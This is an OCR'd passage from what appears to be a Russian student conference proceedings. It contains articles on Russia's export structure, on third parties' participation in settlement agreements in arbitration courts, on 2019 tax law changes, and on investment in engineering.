


Рисунок 2 – доли стран-экспортеров на 2017 год

Машиностроение составляет большую часть (67%) несырьевого экспорта. Россия экспортирует энергетическое и силовое оборудование (турбореактивные и реактивные двигатели, ядерные реакторы, котлы центрального отопления, оборудование для котлов), промышленное и универсальное (тепловое оборудование, жидкостные насосы, фильтрационное и холодильное оборудование (кроме бытовых холодильников), машины для обработки почвы, кондиционеры), бытовая техника, автомобили и их комплектующие, железнодорожная техника. По итогам 2017 года Российская Федерация является лидером по экспорту оборудования для атомной энергетики на мировом рынке. Портфель зарубежных заказов «Росатома» сейчас составляет 36 реакторов, что больше, чем у всех конкурентов вместе взятых. Оборудование компании в настоящее время обеспечивает работу 14% всех атомных электростанций мира.

Так сложилось, что в основе структуры российской экономики преобладает сырьевая и нетехнологичная продукция, а характер экспорта имеет прямое сосредоточение на продаже топливно-сырьевого комплекса. Россия обладает около четверти мировых энергетических ресурсов: 27% мировых запасов газа, 13% нефти, 30% угля, 14% урана, что выводит страну на лидирующие позиции по экспорту энергетическому экспорту. В связи с этим крупнейшими экспортерами являются такие компании как «Роснефть», «Газпром», «Лукойл» общий объем экспорта которых составляет 126,7 миллиарда долларов.

Место в основном рейтинге 2018 года	Место в основном рейтинге 2017 года	Компания	Объем экспорта (млн.долл.)	Количество стран-импортеров
1	1	Нефтяная компания «Роснефть»	57015,70	59
2	2	«Газпром»	48931,5	68
3	3	Нефтяная компания «Лукойл»	20751,8	53
4	4	«Сургутнефтегаз»	13668,0	24
5	9	«Норникель»	7349,1	11
6	7	«Татнефть»	7267,5	42
7	5	«Русал»	6683,5	48
8	6	«Сахалин энерджи»	5733,1	7
9	11	Новолипецкий металлургический комбинат	4675,6	70
10	15	СУЭК	4447,0	43

Таблица 1 – рейтинг крупнейших экспортеров за 2018 год

Несмотря на то, что эти ресурсы говорят о высокой конкурентоспособности в системе мирового рынка, состояние основных экспортных секторов характеризуется не очень хорошими показателями (все больше истощаются известные месторождения, для поиска новых необходимы значительные затраты, старые технологии добычи, растет потребность в замене каналов передачи ресурсов трубопроводов).

Нельзя отрицать, что именно топливно-энергетический комплекс на сегодня это главное богатство России, и поэтому необходимо активно проводить политику, направленную на повышение эффективности и рационализации использования топливно-энергетических ресурсов. Многие развитые страны заинтересованы в развитии топливно-энергетического комплекса, потому что спрос на этот вид ресурсов всегда есть и всегда увеличивается.

Важным шагом в государственной политике является обновление предприятий на рынке. Однако важной задачей в настоящее время является решение вопроса о перенаправлении российской экспортной деятельности, поскольку топливно-энергетические ресурсы (основная часть экспортной продукции) исчерпаемы. Угля и урана хватит примерно на 100 лет, газа на 56 лет, а с запасами нефти только на 35 лет. Основной экспортный товар закончится, а Россия останется без основного ресурса.




Рисунок 3 – изменение количества ресурсов с 2019 по 2040 год

Структура экспортной деятельности РФ, которая существует уже на протяжении многих лет, не является актуальной и не представляет возможности двигаться дальше, укрепляя позиции страны на мировых рынках.

Проанализировав используемые данные можно выделить несколько способов увеличения экспорта несырьевой и неэнергетической продукции:

- Внедрять передовые технологии;
- Создавать и модернизировать экспортные производства, внедрение новых технологий, привлечение квалифицированного персонала для решения этих задач;
- Использование модели «Россия как производственная площадка мира», размещая иностранные компании на территории Российской Федерации;
- Вывод на зарубежные рынки конкурентоспособной продукции отечественных предприятий;
- Обеспечить инвестиции в экспортоориентированные комплексы для выхода на более высокие уровни на мировом рынке.

Создание «идеальной» экспортной регуляторики и «комфортной» инфраструктуры осуществления экспорта для российских экспортеров позволит сократить отставание экономики РФ от мировых тенденций. Но и не стоит забывать о повышении их финансовой грамотности и формирования культуры экспорта в России.

Использованные источники:

1. Экспорт и импорт России по товарам и странам Ru-Stat [Электронный ресурс] – Режим доступа: http://ru-stat.com;
2. «Основные направления реализации экспортного потенциала России и перспективы его развития на современном этапе», Международный научный журнал «Символ науки» №01-1/2017;
3. Экспортные достижения России в машиностроении в 2017 году [Электронный ресурс] – Режим доступа: http://новости-россии.ru-an.info.

УДК 347.9

Никитина А.А.
студент
научный руководитель: Чуракова Е.Н., к.ю.н.
доцент
ФГБОУ ВПО «Самарский государственный экономический университет»
Россия, г. Самара

К ВОПРОСУ О ВОЗМОЖНОСТИ ТРЕТЬИХ ЛИЦ, УЧАСТВОВАТЬ ПРИ ЗАКЛЮЧЕНИИ МИРОВОГО СОГЛАШЕНИЯ В АРБИТРАЖНОМ ПРОЦЕССЕ: АНАЛИЗ СУБЪЕКТНОГО СОСТАВА

Аннотация: в настоящей работе рассматривается вопрос о возможности участия третьих лиц в заключении мирового соглашения. Существует достаточно много научных дискуссий по данной тематике, в данной статье эта проблема исследуется с учетом имеющихся мнений ученых-процессуалистов, опирающихся на анализе субъектного состав участников арбитражного процесса.

Ключевые слова: арбитражный процесс, участники, стороны процесса, третьи лица, мировое соглашение

Nikitina A.A., student
FGBOU VPO "Samara State Economic University"
Samara
Scientific adviser: Churakova, EN, Ph.D.
assistant professor
FGBOU VPO "Samara State Economic University"
Samara

TO THE QUESTION OF THE OPPORTUNITY OF THIRD PARTIES, PARTICIPATE WHEN CONCLUDING A GLOBAL AGREEMENT IN THE ARBITRATION PROCESS: ANALYSIS OF THE SUBJECT COMPOSITION

Annotation: this paper addresses the issue of the possibility of the participation of third parties in the conclusion of a settlement agreement. There are quite a lot of scientific discussions on this topic, in this article this problem is investigated taking into account the available opinions of processualists based on the analysis of the subject composition of the participants in the arbitration process.

Keywords: arbitration process, participants, parties to the process, third parties, settlement agreement

Третьи лица в арбитражном процессе обладают далеко не однозначным правовым положением: с одной стороны в теории, за данными участниками не признаются какие-либо возможности на самостоятельные процессуальные действия, присущие сторонам разбирательства, и в тоже

время на практике, становится очевидным, что третьи лица порой занимают достаточно активную позицию в процессе и могут повлиять своими аргументами на итоговое решение по делу [10; с.21].

Участие третьих лиц в арбитражном процессе позволяет осуществить одновременно защиту прав и законных интересов различных участников, которые в тоже время связаны между собой одинаковыми материальными правоотношениями. Так по отдельным видам договоров суды обязаны привлечь третьих лиц к участию в деле – например, в случае, когда был заключен договор в пользу третьего лица, то участие третьего лица в производстве обязательно, поскольку права и обязанности из данного договора будут самым непосредственным образом затрагивать его права интересы (Решение Арбитражного суда Свердловской области от 25 октября 2017 г. по делу № А60-59207/2016) [4].

Существует разделение третьих лиц, на тех, кто заявляет самостоятельные требования относительно предмета спора, и на тех, кто их не заявляет. Как отмечает, О.А.Коробова, третьи лица с самостоятельными требованиями пользуются правами и несут обязанности истца, за исключением обязанности по соблюдению претензионного или иного досудебного порядка урегулирования спора, т.е это свидетельствует об их более широком правовом статусе [10; с.21]. Третьи лица, не выдвигающие самостоятельных требований, обладают более узким процессуальным положением и участвуют в процессе только потому, что вынесение решения в пользу какой –либо из сторон затронет его права и обязанности по отношению к этой стороне [11; с.113]. Особенно очевидно это в случаях, когда спор вытекает из договоров подряда, из споров о признании договора недействительным и применении к нему соответствующих правовых последствий и др. Так, Арбитражный суд Московской области привлек к участию в деле в качестве третьего лица, не заявляющего самостоятельные требования, который выступал субподрядчиком по оспариваемому договору [3].

В науке процессуального права высказываются различные точки зрения относительно того, каким интересом обладают в процессе третьи лица. Выяснение данного вопроса позволит определить тот объем процессуальных полномочий, какими действительно обладают данные участники. И сегодня наряду с иными существующими вопросами не теряет своей актуальности проблема о возможности участия третьих лиц в мировом соглашении [8].

Анализ норм арбитражного процессуального законодательства позволяет говорить о том, что из всех существующих на сегодняшний день разновидностей примирительных процедур, мировое соглашение является самым действенным из них. Так, согласно статистическим данным Четвертого арбитражного суда апелляционной инстанции на первое полугодие 2017 г., по делам о банкротстве было заявлено 52 заявление об утверждении мирового соглашения, из которых отказано в удовлетворении

было по 8 делам [7].

Такое положение вещей обусловлено тем, что, во-первых эффективность мирового соглашения признается судами, и они не опасаются предлагать его сторонам, и во-вторых, поскольку сами стороны заинтересованы в быстром и правильном рассмотрении дела, то они сами в допустимых случаях стремятся к его заключению.

Как отмечает В.В.Котлярова, неоспоримым является факт наличия у участвующих сторон материальной и процессуальной заинтересованностью в исходе рассматриваемого дела [11; с.114]. И АПК предоставляет сторонам право заключить по своей воле мировое соглашение, с целью окончания судебного дела и прекращения возникшего между ними конфликта путем определенных уступок друг другу. Ст. 49 АПК РФ, прямо указывает на двух основных участников данного соглашения – истец и ответчик [1].

Данное положение не вызывает никаких сомнений - указанные лица обладают самой непосредственной заинтересованностью в благоприятном исходе спора и именно их конклюдентные действия породили существующие правоотношение. Только им по сути и должно быть представлено право на изменение или их прекращение.

В тоже время недопустимо забывать о том, что в некоторых случаях, рассматриваемый спор затрагивает права и законные интересы других лиц, которые могут вступить в начавшийся процесс для их защиты, в частности речь идет о третьих лицах. И тогда возникает вопрос: могут ли такие лица быть включены в субъектный состав участников мирового соглашения [12; с.125].

М.А.Рожкова отмечает, что в литературе встречаются достаточно разные подходы к решению этой проблемы [12; с.125]. Так, А.В.Великанов приводил точку зрения о том, что возможность участия третьего лица в заключении мирового соглашения зависит от того, были ли им заявлены самостоятельные требования относительно предмета спора или нет [10; с.22]. В.В.Котлярова полагает, что во многих случаях разрешение спора непосредственно зависит от того, какую позицию занимает третье лицо в рассматриваемом споре, и наличие какое-либо иной заинтересованности, кроме процессуальной, не имеет особого значения [11; с.116]. В качестве классического примера этого можно привести заинтересованность ответчика при заключении мирового соглашения о полном или частичном признании заявленных требований, и возложении на третье лицо, обязанности по возмещению выплаченных сумм [8].

Говоря о третьих лицах, заявляющих самостоятельные требования относительно предмета спора, следует отметить обладание ими всей совокупностью предоставленных истцу процессуальных прав и обязанностей [11; с.115]. Исходя из данного утверждения, следуя логике процессуальных норм, третьи лица с самостоятельными требованиями в полной мере наделены возможностью заключать мировые соглашения, и в случае их вступления в этот процесс, соглашение из двусторонней сделки,

сразу же перейдет в многостороннюю, где и истец, и третье лицо будут выступать в качестве носителей взаимоисключающих интересов.

Третьи лица, без самостоятельных требований, касающихся предмета спора, обладают несколько отличными правомочиями относительно участия в заключении мирового соглашения. Такое различие вызвано тем, что эти лица, участвуя в процессе, помогают истцу или ответчику (смотря на чьей стороне выступают) добиться нужно для них результата, одновременно или защищая себя от возможного регрессного требования или обеспечивая себе возможность предъявление к стороне требований в будущем [8].

Несмотря на то что третьи лица, не заявляющие самостоятельных требований, не наделены процессуальной возможностью выступать в качестве стороны мирового соглашения в судебном разбирательстве, их мнение относительно возможности его заключения будет учитываться судом. Так, Арбитражный суд Московской области отказал в утверждении проекта мирового соглашения, поскольку его условиями существенно ущемлялись права и законные интересы кредитора, выступающего в качестве третьего лица без самостоятельных требований. [5].

В своем постановлении от 18.07.2014 г. № 50 «О примирении сторон в арбитражном процессе», Высший Арбитражный суд РФ, определил два случая, когда третьи лица, не заявляющие самостоятельных требований, могут выступить участниками мирового соглашения: - при возложении на него исполнения определенных обязанностей; - если, третье лицо должно будет принять исполнение [2].

Вопрос о расширении правомочия третьих лиц, особенно третьих лиц не заявляющих самостоятельных требований относительно предмета спора, на заключение мирового соглашения, обсуждается уже достаточно долгое время. Даже в доктрине советского процессуального права можно найти упоминание о необходимости предоставление полного, ни чем не ограниченного права третьих лиц заключать мировое соглашение, поскольку они обладают вне зависимости от своей активности определенной процессуальной позицией, оказывающей влияние на ход разбирательства [9; 86].

Существующее ограничение правомочий третьих лиц на заключение мировых соглашений не отвечает современному уровню правоотношений, складывающихся между участниками как процесса, так и материальных правоотношений, которые в связи с усложнением экономического оборота становятся многоуровневыми, включающими в себя большое количество участников. В судебной практике довольно часто встречаются ситуации, когда по условиям мирового соглашения, на лиц как активно участвующих, так и не принимающих активного участия в ходе рассмотрения дела, возлагается исполнение определенных обязанностей - к примеру, определением Восьмого арбитражного апелляционного суда на что третье лицо, не заявляющее самостоятельных требований была возложена обязанность, совместно с ответчиком, по возмещению, понесенных истцом,

судебных издержек[6]. И в связи с этим нельзя забывать о том, что третье лицо, вступая в процесс, преследуют цель защиты своих процессуальных прав, как настоящем, так и в будущем времени. Поэтому лишение или ограничение прав третьих лиц в правовой возможности заключать мировые соглашения можно рассматривать как прямое ущемление прав и интересов данных участников спора [11; 116].

Во избежание подобных ситуаций следует законодательно проработать случаи привлечения третьих лиц к заключению мирового соглашения в целях предотвращения нарушения интересов данных участников. Пожалуй, следует установить обязанность суда привлекать третьих лиц к заключению мирового соглашения, в случае, когда рассматриваемый спор непосредственно воздействует на правое положение указанных лиц. Также по мнению Д.Гузий, вполне возможно что расширение правомочий третьих лиц сможет поспособствовать процессуальной экономии и позволит этим лицам достигнуть соглашения с участником, на стороне или против которого оно выступает, досудебное соглашение относительно спора, который может возникнуть в будущем, и берущим свое начало из оспариваемого правоотношения [8].

Использованные источники:

1. Арбитражный процессуальный кодекс Российской Федерации от 24.07.2002 № 95-ФЗ (ред. от 03.08.2018). М.: Эксмо, 2018.
2. Постановление Пленума Высшего Арбитражного Суда РФ от 18.07.2014 № 50 «О примирении сторон в арбитражном процессе» [Электронный ресурс] // СПС Консультант Плюс (дата обращения: 12.11.2018).
3. Решение Арбитражного суда Московской области от 10 февраля 2016 г. по делу № А41-55936/2015 [Электронный ресурс] // sudact.ru (дата обращения: 07.12.2018).
4. Решение Арбитражного суда Свердловской области от 25 октября 2017 г. по делу № А60-59207/2016 [Электронный ресурс] // sudact.ru (дата обращения: 07.12.2018).
5. Решение Арбитражного суда Московской области от 3 февраля 2017 г. по делу № А40-123731/2015[Электронный ресурс] // sudact.ru (дата обращения: 07.12.2018).
6. Постановление Восьмого Арбитражного апелляционного суда от 20 марта 2018 г. по делу № А46-14755/2017[Электронный ресурс] // sudact.ru (дата обращения: 07.12.2018).
7. Справка о результатах обобщения судебно-арбитражной практики применения примирительных процедур по делам, рассматриваемым в порядке гражданского судопроизводства Четвертого арбитражного суда апелляционной инстанции Забайкальского края на первое полугодие 2017 г. [Электронный ресурс] // http://4aas.arbitr.ru/ (дата обращения: 07.12.2018).
8. Гузий Д. О возможности участия в мировом соглашении третьих лиц, не заявлющих самостоятельных требований относительно предмета спора (11.08.2016) [Электронный ресурс] // Закон.ру (дата обращения: 12.11.2018).

9. Гукасян Р.Е. Проблема интереса в советском гражданском процессуальном праве. Саратов,1970. 156 с.
10. Коробов О.А., Великанов В.А. К вопросу о взыскании судебных расходов с третьего лица// Арбитражный и гражданский процесс. 2015. № 69. С.21-23.
11. Котлярова В.В. О субъектном составе участников мирового соглашения в гражданском судопроизводстве//Актуальные проблемы российского права. 2017. № 1. С. 113-117.
12. Рожкова М.А., Елисеев Н.Г., Скворцов О.Ю. Договорное право: соглашение о подсудности, международной подсудности, примирительной процедуре, арбитражное 9третейское) и мировое соглашение. М.: Эксмо, 2008. 525 с.

УДК 336.221

Никифорова Т.С.
студент 3 курса
Институт экономики и управления
Бурятский государственный университет
Россия, г. Улан-Удэ

ИЗМЕНЕНИЯ В НАЛОГОВОМ ЗАКОНОДАТЕЛЬСТВЕ В 2019 ГОДУ

Аннотация: С каждым годом все больше поправок вносится в законодательство в области бухгалтерского учёта и налогообложения. Одной из главных задач бухгалтера является ознакомление в начале календарного года с нововведениями в налоговом законодательстве. Своевременное внедрение новшества в порядок ведения бухгалтерского учета и налогообложения предотвращает лишние расходы предприятия.

Ключевые слова: налоговое законодательство, налоги, изменения, поправки.

Nikiforova T.S.
student
3 year, Institute of Economics and Management
Buryat State University
Russia, Ulan-Ude

CHANGES IN TAX LEGISLATION IN 2019

Annotation: Every year more and more amendments are made to the legislation in the field of accounting and taxation. One of the main tasks of an accountant is to familiarize himself at the beginning of the calendar year with innovations in tax legislation. Timely introduction of innovations in the order of accounting and taxation prevents unnecessary expenses of the enterprise.

Keywords: tax legislation, taxes, changes, amendments.

Ежегодные поправки в налоговом законодательстве Российской Федерации оказывают огромное влияние на ведение бухгалтерского и налогового учета. Бухгалтер обязан не только проследить за всеми

изменениями, а на их основе скорректировать порядок ведения учета.

С 1 января 2019 года в Налоговом кодексе Российской Федерации[127] вступят в силу существенные изменения и поправки[128]. Изменения коснулись ведущих налогов, которые составляют основу государственного бюджета. Рассмотрим наиболее важные из вступивших в силу изменений.

Налог на добавленную стоимость (НДС). Ожидается повышение основной ставки НДС до 20%. По оценкам правительства, благодаря повышению ставки НДС бюджет страны ежегодно будет получать дополнительно около 600 млрд. рублей.

Как сообщает Владимир Сальников, зам. Директора Центра макроэкономического анализа и краткосрочного прогнозирования, газете «Ведомости»[129], рост ставки НДС ударит по высокотехнологичным отраслям, машиностроению и строительству, а также по малообеспеченной категории населения страны. Будет наблюдаться ускорение инфляции, что должно предотвратить снижение ключевой ставки. Однако, в реалиях уровень ставки остается на высоком уровне, а значит условия кредитования юридических лиц ухудшаются. В долгосрочной перспективе будет наблюдаться снижение спроса, несмотря на стабильную 10% ставку на продукты и другие социально значимые товары.

С 1 января 2019 года сельхозпредприятия на Едином сельскохозяйственном налогообложении (ЕСХН) станут плательщиками НДС. Но возможно освобождение от уплаты НДС, если годовой доход организации или ИП за 2018 год не превысил 100 млн. рублей.[130] Для получения льготы сельхоз производителям нужно подать не позднее 20-го числа месяца, с которого начинает действовать право на освобождение в ИФНС уведомление об освобождении от обязанностей по исчислению и уплате НДС.

Налог на профессиональный доход. Новшество в виде эксперимента по установлению специального налогового режима – налог на профессиональный доход. Что это?

Говоря понятным языком, это налоговый режим для лиц, получающих доход и при этом не зарегистрированных, как индивидуальные предприниматели. К таким физически лицам относятся:

- лица, реализующие домашнюю продукцию;
- водители такси на своем или арендованном транспортном средстве;
- фотографы;
- фрилансеры, копирайтеры, дизайнеры, работающие на дому;
- бьюти-мастера (услуги маникюра, педикюра и т.д. на дому);

---

[127] Налоговый кодекс Российской Федерации (часть вторая) от 5 августа 2000 года №117-ФЗ // СПС КонсультантПлюс [Электронный ресурс]

[128] Федеральный закон от 27.11.2018 № 424-ФЗ «О внесении изменений в части первую и вторую Налогового кодекса Российской Федерации и отдельные законодательные акты Российской Федерации о налогах и сборах» // СПС КонсультантПлюс [Электронный ресурс]

[129] Экономике дорого обойдется решение повысить НДС – ВЕДОМОСТИ [Электронный ресурс]

[130] Налоговые и бухгалтерские изменения с 2019 года [Электронный ресурс]

• арендодатели и проч.

Если товар, работа или услуга самозанятого лица предоставляется физическому лицу, то для него устанавливается налоговая ставка в размере 4%; если юридическому лицу или индивидуальному предпринимателю – 6%.

Немаловажным пунктом является то, что после перехода на данный спецрежим налогоплательщики освобождаются от уплаты НДФЛ с доходов, которые облагаются налогом на профессиональный доход, НДС за исключением ввозного НДС, а также страховые взносы.

Налог на имущество организации. С 2019 года облагаться налогом на имущество может только недвижимое имущество, т.к. в новой редакции из определения объекта налогообложения было исключено слово «движимое».

В соответствии с Федеральным законом от 03.08.2018 №334-ФЗ, будет действовать новая кадастровая стоимость, которая будет зависеть от причины её изменения. То есть, при изменении характеристики объекта недвижимости ранее новая кадастровая стоимость применялась с нового налогового периода, а сейчас налог будут рассчитывать по старой кадастровой стоимости до месяца её изменения в Едином государственном реестре недвижимости (ЕГРН).

Согласно Приказу от 04.10.2018 №ММВ-7-21/575[131], который содержит в себе обновленные формы декларации и расчета по авансовому платежу, налогоплательщики обязаны по истечении каждого отчетного и налогового периода представлять в налоговые органы по месту нахождения объектов недвижимого имущества налоговые расчеты по авансовым платежам по налогу и налоговую декларацию по налогу на имущество организаций.

Страховые взносы. Повышения общего тарифа по пенсионным взносам до 26% не будет. До 2020 года включительно плата взносов по пенсионному страхованию будет 22% от доходов работника, которые не превышают 1150 тыс. рублей, и 10% с суммы дохода, превышающей установленный предел.

Таким образом, в статье были рассмотрены наиболее важные изменения в области налогообложения, которые должны заинтересовать не только физические лица, но и юридические в лице бухгалтеров.

Использованные источники:

1. Налоговый кодекс Российской Федерации (часть вторая) от 5 августа 2000 года №117-ФЗ // СПС КонсультантПлюс [Электронный ресурс] – Режим доступа: http://www.consultant.ru/cons/cgi/online.cgi?req=doc&base=LAW&n=312222&fld=134&dst=1000000001,0&rnd=0.3844992559123084#07229646996322163 - Дата доступа: 09.12.2018

2. Федеральный закон от 27.11.2018 № 424-ФЗ «О внесении изменений в

[131] Приказ ФНС России от 04.10.2018 №ММВ-7-21/575@ «О внесении изменений в приложения к приказу Федеральной налоговой службы от 31.03.2017 №ММВ-7-21/271@» (Зарегистрировано в Минюсте России 30.10.2018 №52565) // СПС КонсультантПлюс [Электронный ресурс]

части первую и вторую Налогового кодекса Российской Федерации и отдельные законодательные акты Российской Федерации о налогах и сборах» // СПС КонсультантПлюс [Электронный ресурс] – Режим доступа: http://www.consultant.ru/cons/cgi/online.cgi?req=doc&base=LAW&n=311980&fld=134&dst=1000000001,0&rnd=0.6639345090163238#046453756830862747 - Дата доступа: 09.12.2018
3. Экономике дорого обойдется решение повысить НДС – ВЕДОМОСТИ [Электронный ресурс] – Режим доступа: https://www.vedomosti.ru/economics/articles/2018/06/14/772832-povisit-nds – Дата доступа: 09.12.2018
4. Налоговые и бухгалтерские изменения с 2019 года [Электронный ресурс] – Режим доступа: https://buhguru.com/effektivniy-buhgalter/nalogovye-i-buhgalterskie-izmeneniya-2019.html#i-6 – Дата доступа: 09.12.2018
5. Приказ ФНС России от 04.10.2018 №ММВ-7-21/575@ «О внесении изменений в приложения к приказу Федеральной налоговой службы от 31.03.2017 №ММВ-7-21/271@» (Зарегистрировано в Минюсте России 30.10.2018 №52565) // СПС КонсультантПлюс [Электронный ресурс] – Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_310066/ - Дата доступа: 09.12.2018

УДК 338

Николенко П.И.
студент магистратуры 2 курса
направление подготовки «Экономика»
Санкт-Петербургский государственный
экономический университет
Россия, г. Санкт-Петербург

ИНВЕСТИЦИИ В ИНЖИНИРИНГ КАК ДРАЙВЕР РОСТА ЭКОНОМИКИ

Аннотация: В статье рассматриваются актуальные направления деятельности правительства РФ в рамках развития инжиниринга. Освещается инвестиционный аспект. Приводится ряд имеющихся в данной области проблем, кратко изложены результаты основных мероприятий по их решению.

Ключевые слова: инновационная деятельность, экономический рост, инжиниринг, инвестиции

Nikolenko P.I.
graduate student
2 year, direction of training «Economy»
Saint-Petersburg State University of Economics
Russia, Saint-Petersburg

INVESTMENTS IN ENGINEERING AS AN ECONOMIC GROWTH DRIVER

Abstract: The article examines the current activities of the Russian government in development of engineering. It covers the aspect of investments. There are a number of problems in this area. The results of the main solutions are summarized.

Keywords: innovative activity, economic growth, engineering, investments

Современное положение экономики России обусловлено рядом кризисных явлений, оказавающих ощутимое влияние на ее развитие. С 2013 года экономика России находится в фазе снижения темпов роста ВВП, экономическая активность заметно ухудшилась. Данный факт подчеркивает важность выбора направлений экономической политики государства в формировании новой модели экономического развития. Одним из ключевых направлений, позволяющих повысить продуктивность национальной экономики, является ее переориентация на инновационную деятельность в сфере инжиниринга и инвестирование в развитие соответствующей инфраструктуры.

Как отмечает министр промышленности и торговли РФ Д.В. Мантуров, в рамках развития инновационной инфраструктуры в промышленности государством проводится активная работа по основным четырем направлениям [1]:

1) Стимулирование роста инвестиций;
2) Создание современной инжиниринговой отрасли;
3) Совершенствование нормативной базы;
4) Развитие кадрового потенциала.

По каждому из направлений планируется реализация ряда мероприятий, формирование «дорожных карт» и стратегий путем привлечения экспертных групп.

Важным является тот факт, что к вышеперечисленным мероприятиям применяется комплексный подход, поскольку реализация одного направления взаимосвязанна с развитием другого. Так, одно из средств стимулирования роста инвестиций - это уменьшение доли импорта, для чего, в свою очередь, необходима активизация сферы прикладных исследований и разработок, и что самое главное, формирование мощной инжиниринговой отрасли, которая была бы способна доводить результаты научных исследований до стадии реального производства.

Таким образом, развитие отечественного инжиниринга является приоритетным направлением развития промышленности страны и одним из ключевых факторов проведения политики импортозамещения.

Несмотря на наличие определенной нормативной базы в сфере инжиниринга (самым масштабным документом яаляется «Подпрограмма развития инжиниринга и промышленного дизайна») в законодательстве РФ отсутствует полное, отражающее сущность понятия определение инжиниринга. Так, бюджетирование расходов на инжиниринг затрудняется отсутствием термина «инжиниринг» в ОКВЭД, что, безусловно, требует внимания со стороны государства.

Также стоит отметить необходимость гармонизации национальных отраслевых стандартов и классификаторов с международными правилами. Данное мероприятие позволит сделать отечественную продукцию конкурентоспособной в условиях мирового рынка, а также увеличить ее экспорт, что в конечном итоге даст прирост ВВП страны.

Тем не менее, определенные подвижки в этой области есть уже сегодня, за последние 2 года правительством было утверждено 86 национальных стандартов в области инжиниринга и промышленного дизайна, а в стадии разработки окончательных редакций и подготовки к утверждению находятся еще 86 стандартов.

Острым является вопрос развития кадрового потенциала данной отрасли. В результате распада СССР и переходных явлений 90-х годов в стране наблюдается старение научных и инженерных кадров при низком притоке молодых квалифицированных специалистов. Более того, существующая модель подготовки специалистов, предполагающая наличие длительного промежутка времени от возникновения в экономике новой задачи и осознания потребности, до формирования учебных программ и выпуска необходимых профессионалов, является устаревшей.

Сегодня жизненный цикл наукоемких отраслей промышленности

сокращается, технологии быстро сменяют друг друга, и в данных рамках инжинирингу требуются специалисты, обладающие знаниями и компетенциями в разных областях, способные решать поставленные перед ними задачи в полном объеме.

Для подготовки кадров в данной области, уровень квалификации которых будет соответствовать самым высоким стандартам, Минпромторгом России совместно с Минобрнауки России осуществляется государственная поддержка пилотных проектов создания и развития инжиниринговых центров на базе образовательных организаций высшего образования. Проводятся публичные открытые конкурсы на предоставление господдержки проектов. Всего за последние годы поддержано 30 инжиниринговых центров, а объем инвестиций составил 2240 млн руб.

Сегодня на рынке существует крайне мало организаций, способных выполнить весь инжиниринговый комплекс работ при реализации проекта. Так, две крупнейших инжиниринговых компании России (Стройгазконсалтинг и Стройгазмонтаж) консолидируют около 40% объемов рынка в денежном выражении. У большинства же отечественных компаний отсутствуют необходимые навыки для реализации контрактов «под ключ», поэтому они специализируются лишь на ограниченной части работ.

70% от рынка инжиниринговых услуг приходится на нефтегазовый сектор, а еще 26% рынка приходится на сектор электроэнергетики. В результате формируется низкая конкуренция в связи с тем, что крупные компании с капиталоемкими проектами предпочитают выбирать в качестве субподрядчика также крупные организации с необходимым количеством ресурсов. Такая ситуация негативно влияет на развитие услуг инжиниринга. Крупные инжиниринговые компании, имеющие большой объем собственных средств и способные привлечь значительный заемный капитал, не интересуются небольшими проектами, а также не имеют среди заказчиков представителей малого и среднего бизнеса, т.к. стоимость услуг таких компаний высокая. Как следствие, заказчиками у таких компаний могут быть только крупные организации, способные предложить капиталоемкие проекты. Однако, малому и среднему бизнесу, не менее важному для развития экономики страны, инжиниринговые услуги по большей части недоступны. Поэтому необходимо осуществить ряд мероприятий для стимулирования создания небольших инжиниринговых компаний для предоставления услуг малому и среднему бизнесу.

